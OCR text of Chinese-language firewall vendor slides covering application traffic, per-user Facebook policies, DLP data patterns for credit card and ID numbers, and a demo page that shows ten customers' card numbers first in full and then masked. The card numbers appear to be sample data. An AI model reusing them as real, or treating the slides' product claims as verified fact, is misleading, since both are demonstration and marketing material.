
Top Applications

	Risk	Application	Sessions	Bytes
1	4	web-browsing	300	2,276,586
2	4	facebook-base	123	698,546
3	3	facebook-chat	46	209,009
4	4	dns	26	10,454
5	4	myspace-base	24	605,456
6	2	ntp	21	3,870
7	3	myspace-mail	12	208,662
8	4	flash	10	368,366
9	3	myspace-im	8	34,896
10	3	photobucket	4	38,730
11	1	myspace-video	4	6,214
12	4	rtmpe	2	10,786
13	4	ssl	2	16,702
14	5	http-audio	2	12,402
15	2	google-analytics	2	2,334


辨識使用者

- 辨識使用者
  - –老闆可以玩facebook遊戲
  - –MIS可以facebook聊天
  - –員工不能上facebook

辨識傳輸內容


Edit Custom Data Pattern -- 網頁對話
https://ca2demo.paloaltonetworks.com/esp/editDlpDataObjectPattern.esp?mode=edit&row=0&origpattern
憑證錯誤
Pattern Name
Confidential Secret Garde
Regular Expression
秘愛花園
Weight
1
(0 - 255)
https://ca2demo.paloaltonetworks.com/esp/editDlpDataObjec
New Data Pattern -- 網頁對話
https://ca2demo.paloaltonetworks.com/esp/editDlpDataObject.esp?mode=new&returnTo=editDlp
憑證錯誤
Name
秘愛花園
Description
Patterns
Pattern
Weight
Credit Card Number
Social Security Number
Social Security Number (without dash)
Confidential Secret Garden
1
(0 - 255)
https://ca2demo.paloaltonetworks.com/esp/editDlpDataObject.esp?mode=new&retu
網際網路

利用第七層網站漏洞



網站防火牆

毋須上百條規則


以「行為」為基準

毋須更新


正面表列白名單

只開放程式可正常執行的行為

就可防堵零時差攻擊



網站資料外洩預警


http://www.unsafe.com/cart/credit.htm - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁 搜尋 我的最愛 記錄
網址(D) http://www.unsafe.com/cart/credit.htm
我的資料:
身分證號:A123456789
密碼:保密
我的客戶:
身分證號 姓名 MASTER卡號 到期
A123456770 王一 5338746188819585 01/08
A123456761 王二 5492154885755289 04/08
A123456752 王三 5493681591087044 02/09
A123456743 王四 5197241037782077 04/08
A123456734 王五 5457049530618663 06/10
A123456725 王六 5405133926906545 04/08
A123456716 王七 5112152682301976 07/08
A123456770 王八 5151157290226228 04/06
B123456788 王九 5490442135446417 12/08
C123456787 王十 5237600513886110 04/08
http://192.168.2.213/cart/credit.htm - Microsoft Internet Explorer
檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)
上一頁 搜尋 我的最愛
網址(D) http://192.168.2.213/cart/credit.htm
移至
Google 搜尋 書籤 拼字檢查 登入
我的資料:
身分證號:A123456789
密碼:保密
我的客戶:
身分證號 姓名 MASTER卡號 到期日
A123456770 王一 xxxxxxxxxxxx9585 01/08
A123456761 王二 xxxxxxxxxxxx5289 04/08
A123456752 王三 xxxxxxxxxxxx7044 02/09
A123456743 王四 xxxxxxxxxxxx2077 04/08
A123456734 王五 xxxxxxxxxxxx8663 06/10
A123456725 王六 xxxxxxxxxxxx6545 04/08
A123456716 王七 xxxxxxxxxxxx1976 07/08
A123456770 王八 xxxxxxxxxxxx6228 04/06
B123456788 王九 xxxxxxxxxxxx6417 12/08
C123456787 王十 xxxxxxxxxxxx6110 04/08
完成
網際網路